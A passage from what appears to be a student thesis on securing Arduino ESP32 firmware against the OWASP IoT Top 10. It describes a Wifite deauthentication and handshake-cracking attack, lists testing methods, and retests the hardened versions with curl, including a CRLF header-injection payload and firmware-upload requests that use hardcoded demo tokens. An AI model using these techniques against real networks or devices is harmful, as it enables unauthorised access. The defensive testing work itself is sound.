


Fig. 5.34. List of Detected Networks Wifite

After selecting a target, Wifite first attempts a PMKID attack. If the access point does not expose PMKID hashes, an alternative method is to perform a de-authentication attack, disconnecting a legitimate client from the network and capturing the WPA2 handshake when the device reconnects.

For this demonstration, the second approach was carried out. Once the de-authentication attack is triggered, the attacker's device begins sending forged de-authentication frames to the targeted client, impersonating the access point. As a result, the client is forcibly disconnected from the Wi-Fi network. Since the disconnection is unexpected, the device immediately attempts to reconnect, initiating the WPA2 four-way handshake with the legitimate access point. During this reconnection process, the attacker captures the

handshake packets. These packets contain the cryptographic exchange needed to verify the shared network key, which is used for a brute-force or dictionary attack to recover the Wi-Fi password. The password can then be successfully obtained and the attacker can gain access unauthorized to the network. This method is given that the Wi-Fi password is weak enough to be brute-forced, or its located on known dictionaries.

5.5. Table Summary

Version	OWASP Category	Testing Method
1.1	A1: Weak, Guessable, or Hard-coded Passwords A7: Insecure Data Transfer and Storage	Attempted login by brute-forcing default-/weak with the use of *Burpsuite* and *Turbo Intruder*. HTTP traffic intercepted with *Wireshark* to confirm plaintext communication
1.2	A2: Insecure Network Services	Port scanning with *Nmap*, manual TCP connections using *Netcat* to confirm service exposure and lack of access control
1.3	A3: Insecure Ecosystem Interfaces A4: Lack of Secure Update Mechanism	Used *curl* and *BurpSuite* to send crafted POST requests with firmware payloads, verified device accepted update without authentication
1.4	A5: Use of Insecure or Outdated Components	Verified known CVE and exploited the vulnerability (CRLF injection) to confirm risk using *curl* to create POST request
1.5	A6: Insufficient Privacy Protection A8: Lack of Device Management	Verified the route exposing sensitive information, verified MD5 hash with *CrackStation* and verified login using unchanged default values
1.6	A9: Insecure Default Settings A10: Lack of Physical Hardening	Extracted firmware with the use of *esptool* and analysed it in *Ghidra* and *IDAPro*, located hardcoded credentials in binary and confirmed access using reverse-engineered information

TABLE 5.1. OVERVIEW OF FIRMWARE VERSIONS, OWASP IOT TOP 10 VULNERABILITIES, AND TESTING METHODS

6. SECURE VERSION DEVELOPMENT AND TESTING

This chapter will cover how to mitigate most of the vulnerabilities presented in the previous chapter. It will be divided into three section, the first section describes the changes, tools and methods implemented to mitigate all the vulnerabilities through several sections, as well as the new files added for that purpose. The second section will cover the testing phase of the new software, emphasizing if the mitigations where successful and the previous vulnerabilities can't be exploited any more. Lastly, a conclusion, and future work will be redacted.

Before the first section, it is important to note that the secure firmware is divided into two distinct versions. During the testing phase of the mitigation for vulnerability A7 in the initial secure version, additional vulnerabilities were discovered. These issues were subsequently addressed in a second secure version to enhance overall security. Table 6.1 highlights the differences and improvements implemented between the two secure versions.




Fig. 6.1. Security Improvements from v2.0 to v2.1

6.1. Changes

A1: Weak, Guessable, or Hardcoded Passwords To address A1, the previous approach of hardcoded credentials in credentials.h and credentials.cpp was completely removed. In its place, a secure authentication system was implemented using a new security_utils module. The system was also modified to prompt the user to register an admin account upon first boot, with the password securely hashed using SHA-256 before being stored in the ESP32 NVS (non-volatile storage) via the *Preferences.h* library. This could be improved further using PlatformIO + ESP-IDF, which provides encrypted NVS support, but that is currently unsupported on the Arduino IDE. Nevertheless, it can be considered reasonably secure for this vulnerability. Additionally, a login session manager was developed, incorporating login attempt limits, session timeout, and cooldown timing after several failed logins, significantly reducing the effectiveness of brute-force attacks. Lastly, a register option for admin users to create new accounts was implemented, enforc-

ing secure password policy requirements for all accounts and a logout handler to close sessions.

A2: Insecure Network Services The previous TCP backdoor (port 1337) that allowed unauthenticated raw commands posed a severe security risk. Instead of removing it entirely, it was remodelled to demonstrate proper mitigations. The backdoor now only responds to commands if a secure token is provided at the start of each session, the token "s3cur3t0k3n" was hardcoded into the device, violating part of the A1 vulnerability, this could be fixed int eh future by allowing the admin to setup secure tokens and store them in the NVS. Nevertheless, it's resistant against bruteforcing though a timeout management, and secure enough for this implementation, only vulnerable if the attacker has access to the firmware. The input is filtered and sanitized to prevent command injection. Additionally, communication over this port was encrypted using mbedtls and accessed securely via Openssl. The encryption and authentication rely on a shared token and TLS negotiation handled outside the Arduino by the client. The self-signed certificated was generated thorough:

```
    openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days
    3650 -nodes -subj "/CN=ArduinoNanoESP32.local"
```

The generated certificates where used for encrypting the communication.

A example usage is:

```
openssl s_client -connect 192.168.1.24:1337
s3cur3t0k3n {command}
```

All input is parsed, length-limited, and validated before being interpreted, ensuring commands are not executed blindly and preventing malformed input attacks.

A4: Lack of Secure Update Mechanism The insecure firmware update and endpoint is upgraded to check for admin privileges before granting access. Moreover, the update process is now protected by a secure update token, "s3cret-updat3-t0ken", which must be provided in the request for updates to be accepted. Although this token is yet hardcoded, it mitigates this vulnerability and limits the risk to the attacker being able to get the firmware or gain physical access to the device, a future update may be to allow the user to store the security tokens in the NVS thorough an admin interface. The firmware update handler uses the Update.h library to manage the binary segments securely, a SHA256 hash to verify the image's integrity was also implemented, and lastly, a limit on the firmware size was implemented to prevent malicious or risky uploads. This update mechanism ensures that only authorized and verified firmware images can be flashed to the device.

A5: Use of Insecure or Outdated Components To address A5, the quick fix would be to update all the libraries used in the firmware to the latest stable versions, particularly ESPAsyncWebServer. But to implement an additional layer of security against CRLF injection, a sanitization layer that detects and escapes unsafe characters (\r, \n, control bytes) was implemented in both headers and query parameters. Additionally, HTTP request parser enforces strict length limits on headers and query strings to prevent buffer overflows and header injection attacks. And, even though it may not be necessary, logs are stored in Base64 format to ensure that any received headers or control data are transmitted in a safe and non-interpretable form in the board. The library used was *Base64.h* library by Xander Electronics [46].

A3: Insecure Ecosystem Interfaces & A6: Insufficient Privacy Protection For A3 and A6, to ensure user privacy throughout the system, the insecure endpoints were protected with a layer of authentication, the */dump* endpoint was removed and all sensitive information such as usernames and passwords are hashed and stored securely in the NVS, and are never transmitted or stored in plaintext. Session cookies have been implemented for the secure version V2.1 as well as a logout mechanism. Passwords are hashed using SHA-256 before being saved or compared.

A7: Insecure Data Transfer and Storage To mitigate A7, several options where tried, this vulnerability actually lead to the division of two secure version V2.0 and V2.1. Firstly, the idea was to migrate the sever to adopt HTTPS through the previous library, but since the ESPAsyncWebServer does not natively support TLS on the Arduino Nano ESP32, this option was discarded. The second option was to migrate to a HTTPS for esp32 library such as https://github.com/fhessel/esp32_https_server by Fhessel, but this was not possible due to an error with the libraries used, where the low level library *hwcrypto* was not found due to the Arduino IDE environment. This could theoretically be solved using Platform.io and the ESP-IDF internals, but implementing more migrations could exponentially increase the development time. The next idea was to manually encrypt all the HTTP traffic with a manual layer, similar to the TLS applied to the TCP communication, but this idea was discarded due to the lack of resources on the Arduino board and the complexity of its implementation. Lastly, HTTPS was introduced via an external Caddy reverse proxy on version 2.0. The same self-signed certificates generated for the A2 vulnerability were used for encrypting this communication, and Caddy was configured to forward HTTPS requests to the ESP32's HTTP server. Clients now access the ESP32 securely using the IP address configured in the caddy, and Caddy handles the TLS termination. Although this solution introduces a trusted intermediary, it ensures that no sensitive data travels unencrypted across the network from clients to Caddy, and the proxy can run on the same device or network segment to minimize attack surfaces.

Instead, the working solution uses Caddy as a reverse proxy, with a caddy configuration file:




Fig. 6.2. HwCrypto Library Replaced

```
1       https://192.168.1.25 {
2       tls ../cert.pem ../key.pem
3       reverse_proxy 192.168.1.24:80
4       }
```

Reutilizing the certs generated for the A2 vulnerability, *https://192.168.1.25* being the IP address of the Kali machine in the local network. Then the following code was run to redirect the traffic to the HTTP Arduino server:

```
1       sudo ./caddy_linux_amd64 run --config caddy --adapter caddyfile
```

This ensures that all traffic from clients to the ESP32 passes through TLS encryption. During the testing phase, it became clear that this implementation lacked the necessary security to mitigate the A7 vulnerability, which lead to the development of a second secure version. The 2.1 version implemented more features that the original one, implementing administration and user control through cookies, and allowing admins to delete users. But the most important feature is the secure implementation of HTTPS, using the https://github.com/fhessel/esp32_https_server library. The initial issue related to the missing *hwcrypto* dependency in the Arduino IDE was resolved by modifying the library and replacing the unsupported component across all affected files as illustrated in Figure 6.2.

A8: Lack of Device Management & A9: Insecure Default Settings To tackle A8, the system now includes a role based mechanisms, differentiating between two different types of users, normal users and administrators. Moreover, in the first-time setup, the webpage prompts the user to create a new account as the base administrator, ensuring no default credentials are present on boot. Regarding user management, configuration of credentials, and session handling. Although admins can't modify stored credentials, they have a specific web interface form to add new users. Paired with the A1 hardcoded credentials, the firmware supports dynamic configuration of Wi-Fi credentials stored securely using the Preferences library into the NVS. The initial setup flow now includes an access point mode (ESP32_Setup), where users can enter their desired network credentials through the local ip of the board's AP at *http://192.168.4.1/wifi-setup*, successfully replacing the hardcoded SSID/password previously used, making the device deployable in different networks securely.

A10: Lack of Physical Hardening To protect the firmware against physical attacks, a method to encrypt the flash will be implemented. Despite the fact that Arduino IDE does not provide support for physical security such as secure boot or flash encryption, this feature is available in Espressif SoCs, ensuring the contents of the external SPI flash are stored in encrypted form. This will successfully prevent attackers from extracting sensitive information, such as firmware code, credentials, or embedded web content, by directly reading the flash memory. Once enabled, the encryption process is transparent to the application: the bootloader encrypts data before writing them into flash and decrypts them when executing, without requiring changes in the user code.

There are two main approaches to enable flash encryption on the ESP32-S3:

- **Configuration via ESP-IDF project:** using the `idf.py menuconfig` system, developers can enable flash encryption during project build. This approach allow for several configuration of encryption keys, modes (development vs. release), and bootloader behaviour.
- **Direct eFuse programming:** by manually burning the corresponding eFuse bits using the `espefuse.py` tool [47], flash encryption can be enabled regardless of whether the project was developed with Arduino IDE, PlatformIO, or ESP-IDF. Once the eFuses are burned, encryption becomes a permanent hardware feature of the device.

In this project, the second approach was selected for simplicity and because the firmware was initially developed using the Arduino framework. This ensured that flash encryption could be applied without requiring a full migration to ESP-IDF [48].

The following steps were carried out to configure and test flash encryption on the Arduino Nano ESP32-S3. Before describing the procedure, it is important to note the following precautions:

- Flash encryption is permanent once eFuses are set. Once enabled, it cannot be disabled, so **caution is required**.
- Make sure you have a working backup of your firmware. Without a backup, enabling encryption could result in loss of the existing firmware.
- Flash encryption requires a bootloader that supports encryption. Since Arduino-ESP32 does not provide built-in tools to configure flash encryption, ESP-IDF is required to enable it via menuconfig (Tools → Security → Flash Encryption).

1. Install ESP-IDF and the required toolchain:

```
    git clone --recursive https://github.com/espressif/esp-idf.git
    cd esp-idf
    ./install.sh
```

```
. ./export.sh
```

2. Verify current eFuse status:

```
espefuse.py --chip esp32s3 summary --port /dev/ttyACM0
```

3. Examining the eFuse summary, we can see that SPI_BOOT_CRYPT_CNT is set to 0 (0b000), indicating that flash encryption is currently inactive. This confirms that the ESP32-S3, as shipped, does not have flash encryption enabled by default. However, the system is ready to enable it if configured properly via the bootloader or by burning the appropriate eFuse bits. Once enabled, the bootloader transparently encrypts and decrypts flash contents, protecting firmware, credentials, and other sensitive data stored on the device.

4. To activate flash encryption, increment the counter by running:

```
espefuse.py --chip esp32s3 --port /dev/ttyACM0 burn_efuse
SPI_BOOT_CRYPT_CNT
```

   Only increment this counter once. Repeated attempts can permanently brick the device if the bootloader does not support encryption.

5. Reboot the device and upload a new sketch (either from Arduino IDE or ESP-IDF). At this point, all flash contents are automatically encrypted and decrypted transparently by the hardware, without requiring changes to the user code.

Optionally, the build migration from the Arduino IDE to the ESP-IDF also possible following these steps:

- Create and test an ESP-IDF project for experimentation. A project called FirmwareEncryption was generated:

```
idf.py create-project FirmwareEncryption
```

- Move the custom source files from the existing Arduino project were placed inside the main folder
- Update the CMakeLists.txt under main to include them:

```
    idf_component_register(
        SRCS
            "main.cpp"
            "V2_1.cpp"
            "auth.cpp"
            "cert.cpp"
            "dashboard.cpp"
            "insecureroutes.cpp"
            "key.cpp"
            "security_utils.cpp"
            "webpages.cpp"
            "wifi_setup.cpp"
        INCLUDE_DIRS "."
        REQUIRES arduino-esp32
    )

```

- Remove the automatically generated `FirmwareEncryption.c` file, and create a new `main.cpp` file to call the existing application code.
- If that is taken care of, the next steps would be to use

```
        idf.py set-target esp32s3
        idf.py menuconfig

```

  To set the target chip of our board and configure the flash encryption on the menu, for instance, this method also allows for secure boot and several other modifications.

- Lastly, the project is built through

```
        idf.py build

```

  But it will throw errors due to the lack of Arduino libraries, to fix this problem either the Arduino main library and dependencies have to be on the folder, or the migration should be done in the code.

Although the setup steps were explored for the espefuse.py, the irreversible burning process was not executed on the Arduino Nano ESP32-S3 due to lack of authorization and device ownership constraints. Migration to a pure ESP-IDF build was also tested but not finalized, as it required porting Arduino libraries. Therefore, the physical hardening section of the secure version will remain purely theoretical and not tested in the following section.

6.2. Testing

This section will demonstrate how an attacker may attempt to break the system through the methods exposed in section 5 and practically demonstrate how those vulnerabilities were handled. This section will be divided into a separate section attacking each previous vulnerability and seeing the results, also testing the new methods and possible repercussions and a setup.

Booting the Secure Version When the secure firmware is first deployed onto the device, the system does not rely on hardcoded Wi-Fi credentials. Instead, it attempts to read credentials stored in the NVS (Non-Volatile Storage). Since a newly flashed device shouldn't have any credentials saved, the connection attempt fails. The following output illustrates this behaviour:

```
Booting...
[WiFi] Connecting...................
[WiFi] Connection failed. Starting AP mode...
[WiFi] Connect to AP and go to https://192.168.4.1/wifi-setup
```

As shown, the device automatically falls back into Access Point (AP) mode and instructs the user to connect to the ESP32's local Wi-Fi network and open the configuration page at *https://192.168.4.1/wifi-setup* displayed on figure 6.3, it should be noted that this board does not support 5G networks. This mechanism replaces the insecure practice of embedding Wi-Fi credentials directly into the firmware source code, thereby mitigating the risk of credential leakage and unauthorized access.




Fig. 6.3. Wifi Setup

Because the communication channel is protected with a self-signed TLS certificate, browsers will issue a warning when the user attempts to open the configuration URL. This warning, illustrated in Figure 6.4, alerts the user that the certificate is not signed by a trusted Certificate Authority (CA). To access the page the user need to click on advanced and then on the url. In case the user doesn't trust the certificates, they can generate new ones as instructed in 6.1.




Fig. 6.4. Self Signed Certificate Warning

A1: Weak, Guessable, or Hardcoded Passwords Once the Wi-Fi credentials are set, a register page for the first user is prompted, as displayed in figure 6.5, where the first user created gets the role of administrator. Moreover, now a strong password policy is followed, meaning that if the users sets a weak password figure 6.6 will be displayed. Since the credentials are not hardcoded anymore, the A1 vulnerability can be considered mitigated, but with the addition of storing the credentials in the NVS, provides an extra layer of security. Moreover, the password policy deals with the weak credentials.

Once the Wi-Fi credentials have been successfully configured, the firmware prompts the creation of the first user account, as shown in Figure 6.5. The first user registered is automatically assigned the administrator role, ensuring that they have full control over device settings and security configurations. During this initialization process, the system enforces a **strong password policy**: any attempt to set a weak password triggers a warning page, illustrated in Figure 6.6. This mechanism addresses the previous vulnerability where credentials were hardcoded in the firmware, as now all credentials are set by the user and stored securely in the NVS and password using sha256 hash format.




Fig. 6.5. Initialization Setup




Fig. 6.6. Strong Password Enforcement

After the administrator account is created, the login page is displayed for subsequent users. While brute-force attempts can still be performed, the system now includes a time-out mechanism after five consecutive failed login attempts, significantly reducing the feasibility of automated password guessing. Coupled with the strong password policy, which enforces minimum length, complexity, and inclusion of special characters, credentials are now much more resistant to brute-force attacks, as shown in Figure 6.7.




Fig. 6.7. Rate Limiting Turbo Intruder

A notable limitation in version 2.0 was the absence of session management. Specifically, the current user was stored only in a local variable, allowing another individual to access and control the administrative panel if they had network access to the panel while the original user was active without authentication. This vulnerability was addressed in version 2.1 with the implementation of session cookies, which properly track user authentication status.

Additionally, a logout functionality and session timeout were also included to ensure that sessions expire after a predefined period of inactivity. These improvements enhance the overall security posture of the firmware by mitigating risks associated with unattended devices or prolonged authenticated sessions.

The only remaining concern relates to the creation of the first user after Wi-Fi credentials have been configured. Since the first user automatically receives administrator privileges, an attacker connected to the same network could potentially access the device's setup page before the legitimate user and register themselves first. This race condition allows the attacker to gain full administrative control. While this scenario is highly unlikely, it represents a security risk and should be considered when deploying the device.

A2: Insecure Network Services To assess the mitigation of vulnerability A2, the testing approach used in version 1.2 was repeated on the secure firmware version. On this version nmap still detects the port as open but categorizes it ad waste. Furthermore, if accessed by telnet, the connection will be refused.

Access to the service must now be explicitly performed through a secure channel using the *openssl* client, as shown below:

```
1       openssl s_client -connect 192.168.1.141:1337
```

Any communication that does not provide the secure token is immediately rejected by the device. Conversely, communications including the valid token are accepted and processed. This ensures that unauthorized connections are blocked, and only authenticated requests are executed, as illustrated in Figure 6.8.




Fig. 6.8. TCP Secure vs Insecure Tokens

The last test to verify the complete mitigation of the vulnerability was to analyze the network traffic using Wireshark. Figure 6.9 demonstrates that the communication is now encrypted, and plaintext commands are no longer visible on the network. This ensures confidentiality and integrity of the transmitted data, mitigating the risks associated with previously exposed and unprotected network services.




Fig. 6.9. Wireshark TCP Encrypted

The main limitation of the current implementation is that the secure token is still hardcoded within the firmware. Ideally, the token could be generated dynamically or set through a secure user interface similar to the first-user registration process described in paragraph 6.2. However, for expediency and demonstration purposes, this approach was not implemented in the current version. Addressing this limitation would further strengthen the firmware by eliminating the risk associated with a static token.

A3: Insecure Ecosystem Interfaces The vulnerability was mitigated thorough the implementation of an authentication mechanism on all the insecure endpoints developed during the vulnerable firmware versions.




Fig. 6.10. Secure /status Endpoint

A4: Lack of Secure Update Mechanism To validate the robustness of the secure over-the-air (OTA) update mechanism, four test scenarios were conducted. These tests aimed to evaluate the newly implemented features, ensuring that unauthorized or tampered firmware cannot be installed on the device. Since the update endpoint is served over HTTPS with a self-signed certificate, clients such as *curl* must either explicitly trust the certificate or bypass validation using the *-k* option.

For easier testing access and better comprehension of the vulnerability, the protection implemented for vulnerability A3, which corresponds to the code below was removed in the */update* endpoint:

```
if (!isCurrentUserAdmin(token)) {
    res->setStatusCode(403);
    res->setHeader("Content-Type", "text/html");
    res->print("<h3>Access denied</h3>");
    return;
}
```

If it is not removed, every *curl* command would fail.

The first case tested if updates are rejected if no valid authorization token is provided. The command is as follows:

```
$ curl -k -X POST https://192.168.1.141/update \
  -H "Authorization: Bearer no-token" \
  -H "X-Firmware-Hash: adfadfadfdafdfadfadfadfadf" \
  --data-binary @BadBinary.bin
```

The device responded with *Invalid token* confirming that authentication is enforced.

The second test aimed to verify whether integrity checks prevent tampered firmware from being installed. The command is as follows:

```
$ curl -k -X POST https://192.168.1.141/update \
  -H "Authorization: Bearer s3cret-updat3-t0ken" \
```

```
  -H "X-Firmware-Hash: adfadfadfdafdfadfadfadfadf" \
  --data-binary @BadBinary.bin
```

The device detected a mismatch and responded with: *Hash mismatch. Update rejected.*

Demonstrating successful integrity verification.

The third test aims to confirm that valid firmware is accepted and installed. In order to send the requests, the sha256 hash checksum of the firmware must be computated first:

```
$ sha256sum BadBinary.bin
ed7379335f6d8d88f65035ef974d7a590fa0b5cd5a0862bfbe909004acaabe4d  BadBinary.
    bin
```

And placed on the firmware-hash header on the following command:

```
$ curl -k -X POST https://192.168.1.141/update \
  -H "Authorization: Bearer s3cret-updat3-t0ken" \
  -H "X-Firmware-Hash:
    ed7379335f6d8d88f65035ef974d7a590fa0b5cd5a0862bfbe909004acaabe4d" \
  --data-binary @BadBinary.bin
```

The result proved to be successful, obtaining the response: *Firmware validated and accepted. Rebooting...* This confirms that authenticated and verified firmware updates are installed correctly.

The last test is a preventive method to ensure that oversized binaries are rejected to prevent resource exhaustion or flash corruption. For this test a large binary file is needed, in this case the Arduino-IDE executable was sent, and the hash also needs to be computed to avoid the same error as the second test:

```
$ curl -k -X POST https://192.168.1.141/update \
  -H "Authorization: Bearer s3cret-updat3-t0ken" \
  -H "X-Firmware-Hash:
    ffbd12566a1e4b529cdd004c50032be40ab1912d235a71a5b9a14b6b0bb9c4da" \
  --data-binary @arduino-ide
```

The result is *Firmware too large* Showing that the firmware is properly restricted.

The only remaining limitations are that large firmware request break the url parsing, rendering the service in a zombie state and making it unable to receive legitimate request. The second problem is that the update token is still hardcoded in the firmware. A possible improvement would be implementing a dynamic token or certificate-based mechanism to further enhance update security.

A5: Use of Insecure or Outdated Components This section evaluates the mitigation of the CRLF Injection vulnerability identified in the earlier insecure version (v1.5). In




Fig. 6.11. Base64 Header

the previous implementation, malicious input containing carriage return and line feed sequences (\r\n) could manipulate the server response, allowing attackers to inject headers, modify body content, disable security policies, or even introduce client-side scripts.

The secure version now encodes suspicious inputs in Base64 before reflecting them back, thereby neutralizing control characters and preventing injection-based response manipulation. To validate this, a series of tests were executed, repeating the original payloads but adapting them to use HTTPS and the `-k` option to bypass the self-signed certificate validation.

The first test aimed to attempt injecting a custom header (X-Test) using CRLF sequences.

```
$ curl -k -v "https://192.168.1.141/vuln?log=test\%0D\%0AX-Test:injected"
```

